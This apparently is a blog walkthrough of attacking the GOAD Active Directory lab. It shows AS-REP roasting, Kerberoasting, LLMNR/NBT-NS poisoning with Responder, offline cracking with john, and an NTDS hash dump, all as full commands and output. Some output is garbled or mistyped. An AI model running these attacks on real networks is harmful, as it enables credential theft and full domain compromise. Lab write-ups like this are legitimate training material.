

GOAD Part 3: The Art of Extraction - Roasting and Poisoning for Domain Dominance

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Cyb3rByte

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In [Part 2](#), we witnessed how simple enumeration led to devastating consequences. Through exposed shares, misconfigured permissions, and poor credential hygiene, we harvested **valid user credentials**.

Now that we're in, it's time to go deeper.

In this chapter, we'll explore how to abuse authentication mechanisms and misconfigurations to escalate privileges. We'll focus on:

1. AS-REP Roasting

- **Goal:** Harvest TGT-encrypted password hashes for users with **pre-authentication disabled**.
- **Why:** These hashes can be cracked offline to recover plaintext passwords.

2. Kerberoasting

- **Goal:** Request TGS tickets for SPNs to extract **service account hashes**.
- **Why:** Service accounts often have weak passwords and elevated privileges.

3. Protocol Abuse (LLMNR/NTLM)

- **Goal:** Capture **NTLM hashes** from network users passively.
- **Why:** Exploit insecure configurations like SMB signing **disabled**.

AS-REP Roasting Attack

AS-REP Roasting is an attack targeting the **Kerberos authentication protocol**. It exploits accounts where **Kerberos pre-authentication is disabled**, allowing attackers to **crack passwords offline**. How the Attack Works:

1. Request a Ticket: The attacker sends a request to the KDC for a user account that has pre-authentication disabled.

2. Receive Encrypted Data: The KDC responds with an AS-REP message encrypted using the user's password hash.

3. Crack the Password: The attacker uses brute-force or dictionary attacks offline to crack the hash. If the password is weak, they can successfully retrieve the plaintext credentials.

The **NetExec asreproasting** module can be used for a quick **AS-REP Roasting** attack and retrieve password hashes:

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```
(root@cyb3rbyte) - [~/home/kali/GOAD]
# nxc ldap live.hosts -u 'valid-users.txt' -p '' --asreproast output.txt
LDAP 192.168.56.11 389 WINTERFELL [*] Windows 10 / Server 2019 Build 17763 (name:WINTERFELL) (domain:north.sevenkingdoms.local)
LDAP 192.168.56.10 389 KINGSLANDING [*] Windows 10 / Server 2019 Build 17763 (name:KINGSLANDING) (domain:sevenkingdoms.local)
LDAP 192.168.56.11 389 WINTERFELL $krb5asrep$23$brandon.stark@NORTH.SEVENKINGDOMS.LOCAL:70b81c306e7470a1076bce8f09c27ed9$8b87f4c37de56933a77acdcf73681807661ce6b4f1d7e409dfb144b28b4355bdf60f54793145dbd0edbeaf7379bf6a413bb12be5f6402f3e46737bcb02b444100d51fadfb564c66e66da0e9f89437301df8d849f1326a754d09dd336dadad98f9d34c58b3ce701323bb72320e444d5790e8568db473c235f209ec7a50538756fbbdced2e35c647d401ed7aa72112845818cce47e124c7b658f699a8f0c4a2fea3fe72c3d49bd7b85b5973dd0ca5122e6ab66a501003b0b24e7d4491009460f2bb8144a4
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
Running nxc against 3 targets 100% 0:00:00
```

nxc ldap live.hosts -u 'valid-users.txt' -p '' — asreproast output.txt

Another way using **GetNPUsers** script within **Impacket Tools**:

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```
(root@cyb3rbyte) - [~/home/kali/GOAD]
# impacket-GetNPUsers 'north.sevenkingdoms.local/' -no-pass -usersfile valid-users.txt -outputfile asrep.hashes
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

/usr/share/doc/python3-impacket/examples/GetNPUsers.py:165: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled
for removal in the future. Use datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User arya.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User eddard.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User catelyn.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User robb.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User sansa.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$brandon.stark@NORTH.SEVENKINGDOMS.LOCAL:bf7efc33ee3b7883f326af9a47436f5e$7495afb4d54e681c512b2f41de92c0fa4f629127b244a39cc54a781114ccfe89998dedb700a107eac10d81b5ea9c876ba1957b5038685ff6ed684020d59896c28dec603ff8fc35421e41588e75f97ad430caf482bac8d2bab264ad8d3c27bb9d71009e9c35dc12424876c07f6371203a6683781847469f76ba4445f01bfcab2d39104e9b16b551e5c1f478db63c335f876a751a22698ab8e6c6c57e54f73e42df2ddcec69db214d4cb5d5d61877c0a7d5
[-] User rickon.stark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User hodor doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jon.snow doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User samwell.tarly doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jeor.mormont doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User sql_svc doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User SEVENKINGDOMS$ doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User WINTERFELL$ doesn't have UF_DONT_REQUIRE_PREAUTH set
```

impacket-GetUserNPUsers

As we got a hit on `brandon.stark`, let's crack the message with john:

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```
(root@cyb3rbyte) - [/home/kali/GOAD]
# john -w=/usr/share/wordlists/rockyou.txt --format=krb5asrep asrep.hashes
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 128/128 SSE2 4x])
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
iseedeadpeople ($krb5asrep$23$brandon.stark@NORTH.SEVENKINGDOMS.LOCAL)
lg 0:00:00:00 DONE (2025-05-21 07:41) 6.250g/s 336000p/s 336000c/s 336000C/s prince01..ilovebrooke
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

john -w=/usr/share/wordlists/rockyou.txt — format=krb5asrep asrep.hashes

Press enter or click to view image in full size

```
(root@cyb3rbyte) - [/home/kali/GOAD]
# nxc smb live.hosts -u 'brandon.stark' -p 'iseedeadpeople'
SMB 192.168.56.10 445 KINGSLANDING [*] Windows 10 / Server 2019 Build 17763 x64 (name:KINGSLANDING) (domain:sevenkingdoms.local)
SMB 192.168.56.22 445 CASTELBLACK [*] Windows 10 / Server 2019 Build 17763 x64 (name:CASTELBLACK) (domain:north.sevenkingdoms.local)
SMB 192.168.56.11 445 WINTERFELL [*] Windows 10 / Server 2019 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local)
SMB 192.168.56.10 445 KINGSLANDING [-] sevenkingdoms.local\brandon.stark:iseedeadpeople STATUS_LOGON_FAILURE
SMB 192.168.56.22 445 CASTELBLACK [+] north.sevenkingdoms.local\brandon.stark:iseedeadpeople
SMB 192.168.56.11 445 WINTERFELL [+] north.sevenkingdoms.local\brandon.stark:iseedeadpeople
Running nxc against 3 targets ————— 100% 0:00:00
```

nxc smb live.hosts -u 'brandon.stark' -p 'iseedeadpeople'

Kerberoasting

Once we're authenticated on the **DC01**, we can move on to Kerberoasting. This attack abuses the fact that **service accounts with SPNs** can have their **TGS (service tickets)** requested by any domain user. These TGS are encrypted with the service account's password hash ; meaning if weak, we can crack it offline and get the password.

After compromising Brandon Stark's credentials, we proceeded with **Kerberoasting** to identify domain accounts that have **Service Principal Names (SPNs)** associated with them. These accounts request **TGS tickets**, which we can extract and crack offline to potentially recover plaintext passwords.

- On an active directory, we will see very often users with an SPN set.
- Let's find them with **NetExec**:

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[illegible]

```
nxc ldap 192.168.56.11 -u 'brandon.stark' -p 'iseedeadpeople' — kerberoasting KERBEROASTING
```

Another comprehensive way using **impacket tools**:

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```
[root@cyberbyte: /home/kali/.GOAD]
# impacket-GetUserSPNs -request -dc-ip 192.168.56.11 north.sevenkingdoms.local/brandon.stark:iseededpeople -outfile kerberoasting.hashes
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
```

ServicePrincipalName	Name	MemberOf	PasswordLastSet	LastLogon	Delegation
HTTP/eyrie.north.sevenkingdoms.local	sansa.stark	CN=Stark,CN=Users,DC=north,DC=sevenkingdoms,DC=local	2025-04-13 06:28:00.436532	<never>	
CIFS/snow.north.sevenkingdoms.local	jon.snow	CN=Night Watch, CN=Users, DC=north, DC=sevenkingdoms, DC=local	2025-04-13 06:28:34.974487	<never>	constrained
HTTP/thewall.north.sevenkingdoms.local	jon.snow	CN=Night Watch, CN=Users, DC=north, DC=sevenkingdoms, DC=local	2025-04-13 06:28:34.974487	<never>	constrained
MSQLSvc/castelblack.north.sevenkingdoms.local	sql_svc		2025-04-13 06:29:05.743501	2025-05-21 05:31:18.427785	
MSQLSvc/castelblack.north.sevenkingdoms.local:1433	sql_svc		2025-04-13 06:29:05.743501	2025-05-21 05:31:18.427785	

```
impacket-GetUserSPNs -request -dc-ip 192.168.56.11
```

```
north.sevenkingdoms.local/brandon.stark:iseedeadpeople -outputfile kerberoasting.hashes
```

- **Sansa Stark** has an SPN tied to an HTTP service on `eyrie.north.sevenkingdoms.local`. Since this is a web service account, cracking its hash might allow us access to a web application or server.
- **Jon Snow** has two SPNs: one for CIFS on `winterfell` and another for HTTP on `thewall`, both with **constrained delegation** enabled ; which opens doors for attacks like **S4U2Self** and **resource-based delegation**.
- **sql_svc** appears as a SQL Server account with SPNs on `castelblack`. With MSSQL often running under elevated privileges, cracking this could be a game-changer.

Attempt to crack the saves TGS hashes:

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```
(root@cyb3rbyte)-[/home/kali/GOAD]
# john kerberoasting.hashes --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
iknownothing      (?)
1g 0:00:00:31 DONE (2025-05-21 08:09) 0.03224g/s 462552p/s 1164Kc/s 1164KC/s !!12Honey..*7¡Vamos!
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

john kerberoasting.hashes — wordlist=/usr/share/wordlists/rockyou.txt

After cracking was successful, this gives us plaintext credentials for service accounts, which are often **highly privileged**, **used interactively**, or have **delegation rights** ; making them **prime targets** for lateral movement or privilege escalation.

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```
(root@cyb3rbyte)-[/home/kali/GOAD]
# nxc smb live.hosts -u 'jon.snow' -p 'iknownothing'
SMB 192.168.56.11 445 WINTERFELL [+] Windows 10 / Server 2019 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (nla:True)
SMB 192.168.56.10 445 KINGSLANDING [*] Windows 10 / Server 2019 Build 17763 x64 (name:KINGSLANDING) (domain:sevenkingdoms.local) (nla:True)
SMB 192.168.56.22 445 CASTELBLACK [*] Windows 10 / Server 2019 Build 17763 x64 (name:CASTELBLACK) (domain:north.sevenkingdoms.local) (nla:True)
SMB 192.168.56.11 445 WINTERFELL [+] north.sevenkingdoms.local\jon.snow:iknownothing
SMB 192.168.56.10 445 KINGSLANDING [-] sevenkingdoms.local\jon.snow:iknownothing STATUS_LOGON_FAILURE
SMB 192.168.56.22 445 CASTELBLACK [+] north.sevenkingdoms.local\jon.snow:iknownothing
Running nxc against 3 targets 100% 0:00:00
```

nxc smb live.hosts -u 'jon.snow' -p 'iknownothing'

verifying:

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```
(root@cyb3rbyte)-[/home/kali/GOAD]
# nxc rdp 192.168.56.11 -u 'jon.snow' -p 'iknownothing'
RDP 192.168.56.11 3389 WINTERFELL [*] Windows 10 or Windows Server 2016 Build 17763 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (nla:True)
RDP 192.168.56.11 3389 WINTERFELL [+] north.sevenkingdoms.local\jon.snow:iknownothing (Pwn3d!)

(root@cyb3rbyte)-[/home/kali/GOAD]
# xfreerdp /u:'jon.snow' /p:'iknownothing' /v:192.168.56.11 /cert:ignore
[10:25:20:871] [164362:164363] [INFO][com.freerdp.crypto] - creating directory /r
[10:25:20:872] [164362:164363] [INFO][com.freerdp.crypto] - creating directory /l
[10:25:20:872] [164362:164363] [INFO][com.freerdp.crypto] - created directory /r
[10:25:24:925] [164362:164363] [INFO][com.freerdp.gdi] - Local framebuffer format
[10:25:24:925] [164362:164363] [INFO][com.freerdp.gdi] - Remote framebuffer format
[10:25:24:149] [164362:164363] [INFO][com.freerdp.channels.rdpnd.client] - [stat
[10:25:24:149] [164362:164363] [INFO][com.freerdp.channels.drdsync.client] - Load
[10:25:34:783] [164362:164363] [INFO][com.freerdp.client.x11] - Logon Error Info
[10:27:03:831] [164362:164363] [ERROR][com.winpr.sync.wait] - error in cleanup fu
[10:33:17:131] [164362:164363] [ERROR][com.winpr.sync.wait] - error in cleanup fu
```

We're officially in!

Protocol Abuse

Before diving into exploitation using a valid user account, let's take a step back and explore what's possible *without* any credentials ; by leveraging tools like Responder, and NTLM relay to perform network-based attacks.

Responder is a powerful LLMNR/NBT-NS poisoner and credential capture tool used in internal network attacks. It works by **spoofing responses to name resolution**

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```
[*] Current Session Variables:
Responder Machine Name [WIN-J69FFP2R3L2]
Responder Domain Name [FSTV.LOCAL]
Responder DCE-RPC Port [45046]
To build an sniffer on
shell, see gnu before

[*] Listening for events...

[*] [MDNS] Poisoned answer sent to 192.168.56.11 for name castelblack.local
[*] [MDNS] Poisoned answer sent to fe80::dc10:cb63:45ee:a0ae for name castelblack.local
[*] [MDNS] Poisoned answer sent to 192.168.56.11 for name castelblack.local
[*] [MDNS] Poisoned answer sent to fe80::dc10:cb63:45ee:a0ae for name castelblack.local
[*] [MDNS] Poisoned answer sent to 192.168.56.11 for name BRAVOS (service: File Server)
[*] [MDNS] Poisoned answer sent to 192.168.56.11 for name Bravos.local
[*] [MDNS] Poisoned answer sent to fe80::dc10:cb63:45ee:a0ae for name Bravos.local
[*] [MDNS] Poisoned answer sent to 192.168.56.11 for name Bravos.local
[*] [MDNS] Poisoned answer sent to fe80::dc10:cb63:45ee:a0ae for name Bravos.local
[*] [LLMNR] Poisoned answer sent to fe80::dc10:cb63:45ee:a0ae for name Bravos
[*] [LLMNR] Poisoned answer sent to 192.168.56.11 for name Bravos
[*] [LLMNR] Poisoned answer sent to 192.168.56.11 for name Bravos
[*] [LLMNR] Poisoned answer sent to fe80::dc10:cb63:45ee:a0ae for name Bravos
[*] [NBT-NS] Poisoned answer sent to 192.168.56.11 for name MEREN (service: File Server)
[*] [MDNS] Poisoned answer sent to 192.168.56.11 for name Meren.local
[*] [MDNS] Poisoned answer sent to fe80::dc10:cb63:45ee:a0ae for name Meren.local
[*] [MDNS] Poisoned answer sent to 192.168.56.11 for name Meren.local
[*] [MDNS] Poisoned answer sent to fe80::dc10:cb63:45ee:a0ae for name Meren.local
[*] [LLMNR] Poisoned answer sent to fe80::dc10:cb63:45ee:a0ae for name Meren
[*] [LLMNR] Poisoned answer sent to 192.168.56.11 for name Meren
[*] [LLMNR] Poisoned answer sent to 192.168.56.11 for name Meren
[*] [LLMNR] Poisoned answer sent to fe80::dc10:cb63:45ee:a0ae for name Meren
[*] [MDNS] Poisoned answer sent to fe80::dc10:cb63:45ee:a0ae for name Bravos.local
[*] [MDNS] Poisoned answer sent to 192.168.56.11 for name Bravos.local
[*] [MDNS] Poisoned answer sent to fe80::dc10:cb63:45ee:a0ae for name Bravos.local
[*] [MDNS] Poisoned answer sent to 192.168.56.11 for name Bravos.local
[*] [MDNS] Poisoned answer sent to fe80::dc10:cb63:45ee:a0ae for name Meren.local
[*] [MDNS] Poisoned answer sent to 192.168.56.11 for name Meren.local
[*] [MDNS] Poisoned answer sent to fe80::dc10:cb63:45ee:a0ae for name Meren.local
[*] [MDNS] Poisoned answer sent to fe80::dc10:cb63:45ee:a0ae for name Meren.local

[SNB] NTLW1-SSP Client : 192.168.56.11
[SNB] NTLW1-SSP Username : NORTH\eddard.stark
[SNB] NTLW1-SSP Hash : eddard.stark:NORTH:0327C5B438FA039A0000000000000000000000000000000000:4A6EA73C7B491DAB10EE7F08D1838995688529321D6A5875:b1b8b6cd0139e9c8
[SNB] NTLW1-SSP Client : 192.168.56.11
[SNB] NTLW1-SSP Username : NORTH\robb.stark
[SNB] NTLW1-SSP Hash : robb.stark:NORTH:1A8884D0B4083BE0000000000000000000000000000000000:8DF806340A7318FBDDA1E5BE82028C9FA6707713A68256EF:87548c4310794873
```


Crack them with **john**:

Press enter or click to view image in full size

```
(kali@cyb3rbyte)-[~/GOAD]
$ cat resp.hashes
eddark.stark: :NORTH:0327C5BC48FA039A0000000000000000000000000000000000:4A6EA73C7B491DAB10EE7F08D1838995688529321D6A5875:b1b8b6c0d139e9c8
robb.stark: :NORTH:1A8884D0B4083BE0000000000000000000000000000000000:8DF806340A7318FBDDA1E5EBE2028C9FA6707713A68256EF:87548c4310794873

(kali@cyb3rbyte)-[~/GOAD]
$ john --format=netntlm --wordlist=/usr/share/wordlists/rockyou.txt resp.hashes
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (netntlm, NTLMv1 C/R [MD4 DES (ESS MD5) 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=3
Press 'q' or Ctrl-C to abort, almost any other key for status
sexywolfy (robb.stark)
lg 0:00:00:01 DONE (2025-05-26 05:04) 0.6944g/s 9960Kp/s 10862Kc/s 10862Kc/s !!!dakkungnoy.*7;Vamos!
Use the "--show --format=netntlm" options to display all of the cracked passwords reliably
Session completed.
```

Great we have one crackable hash belongs to robb.stark



Validate:

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```
(root@cyb3rbyte) - [/home/kali/GOAD]
# nxc smb 192.168.56.11 -u 'robb.stark' -p 'sexywolfy'
SMB 192.168.56.11 445 WINTERFELL [*] Windows 10 / Server 2019 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB 192.168.56.11 445 WINTERFELL [+] north.sevenkingdoms.local\robb.stark:sexywolfy (Pwn3d!)

(root@cyb3rbyte) - [/home/kali/GOAD]
# nxc smb 192.168.56.11 -u 'robb.stark' -p 'sexywolfy' --ntds
[!] Dumping the ntds can crash the DC on Windows Server 2019. Use the option --user <user> to dump a specific user safely or the module -M ntdsutil [Y/n] Y
SMB 192.168.56.11 445 WINTERFELL [*] Windows 10 / Server 2019 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB 192.168.56.11 445 WINTERFELL [+] north.sevenkingdoms.local\robb.stark:sexywolfy (Pwn3d!)
SMB 192.168.56.11 445 WINTERFELL [+] Dumping the NTDS, this could take a while so go grab a redbull...
SMB 192.168.56.11 445 WINTERFELL Administrator:500:aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e338284ac4e9874f7de6ef4:::
SMB 192.168.56.11 445 WINTERFELL Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB 192.168.56.11 445 WINTERFELL krbtgt:502:aad3b435b51404eeaad3b435b51404ee:77c0e57f3b3702e82b61765ee4b32543:::
SMB 192.168.56.11 445 WINTERFELL vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
SMB 192.168.56.11 445 WINTERFELL arya.stark:1110:aad3b435b51404eeaad3b435b51404ee:4f622f4cd4284a887228940e2ff4e709:::
SMB 192.168.56.11 445 WINTERFELL eddard.stark:1111:aad3b435b51404eeaad3b435b51404ee:d977b98c6c9282c5c478be1d97b237b8:::
SMB 192.168.56.11 445 WINTERFELL catelyn.stark:1112:aad3b435b51404eeaad3b435b51404ee:cba36eccfd9d949c73bc73715364aff5:::
SMB 192.168.56.11 445 WINTERFELL robb.stark:1113:aad3b435b51404eeaad3b435b51404ee:831486ac7f26860c9e2f51ac91e1a07a:::
SMB 192.168.56.11 445 WINTERFELL sansa.stark:1114:aad3b435b51404eeaad3b435b51404ee:b777555c2e2e3716e075cc255b26c14d:::
SMB 192.168.56.11 445 WINTERFELL brandon.stark:1115:aad3b435b51404eeaad3b435b51404ee:84bbaa1c58b7f69d2192560a3f932129:::
SMB 192.168.56.11 445 WINTERFELL rickon.stark:1116:aad3b435b51404eeaad3b435b51404ee:7978dc8a66d8e480d9a86041f8409560:::
SMB 192.168.56.11 445 WINTERFELL hodor:1117:aad3b435b51404eeaad3b435b51404ee:337d2667505c203904bd899c6c95525e:::
SMB 192.168.56.11 445 WINTERFELL jon.snow:1118:aad3b435b51404eeaad3b435b51404ee:b8d76e56e9dac90539aff05e3ccb1755:::
SMB 192.168.56.11 445 WINTERFELL samwell.tarly:1119:aad3b435b51404eeaad3b435b51404ee:f5db9e027ef824d029262068ac826843:::
SMB 192.168.56.11 445 WINTERFELL jeor.mormont:1120:aad3b435b51404eeaad3b435b51404ee:6dccc1c567c56a40e56691a723a49664:::
SMB 192.168.56.11 445 WINTERFELL sql_svc:1121:aad3b435b51404eeaad3b435b51404ee:84a5092f53390ea48d60be52b93b804:::
SMB 192.168.56.11 445 WINTERFELL WINTERFELLS:1001:aad3b435b51404eeaad3b435b51404ee:4148594abcdec9cf398c4e85ab8ace:::
SMB 192.168.56.11 445 WINTERFELL CASTELBLACKS:1105:aad3b435b51404eeaad3b435b51404ee:ee3efe14bf7e7a0c573f945b99844903:::
SMB 192.168.56.11 445 WINTERFELL SEVENKINGDOMS:1104:aad3b435b51404eeaad3b435b51404ee:4765b810903d77a8264c7770b3808e85:::
SMB 192.168.56.11 445 WINTERFELL [+] Dumped 19 NTDS hashes to /root/.nxc/logs/ntds/WINTERFELL_192.168.56.11_2025-05-26_050927.ntds of which 16 were added to the
SMB 192.168.56.11 445 WINTERFELL [+] To extract only enabled accounts from the output file, run the following command:
SMB 192.168.56.11 445 WINTERFELL [+] cat /root/.nxc/logs/ntds/WINTERFELL_192.168.56.11_2025-05-26_050927.ntds | grep -iv disabled | cut -d ':' -f1
SMB 192.168.56.11 445 WINTERFELL [+] grep -iv disabled /root/.nxc/logs/ntds/WINTERFELL_192.168.56.11_2025-05-26_050927.ntds | cut -d ':' -f1
```

Wonderfull, so robb.stark turned out to be a domain admin. With administrative access in hand, we leveraged it to dump the NTDS.dit database along with the SYSTEM hive, effectively extracting all domain user password hashes. This marks full domain compromise.

What's Next?

Now that we have domain users, service accounts, and potentially privileged credentials, it's time to pivot into more **impactful internal services**.

In the upcoming chapter “**Exploiting MSSQL in AD Environments**” we'll explore:

- How to abuse exposed or misconfigured **MSSQL services**
- Lateral movement techniques via SQL shells, xp_cmdshell, or linked servers
- Privilege escalation via **SQL Server service accounts**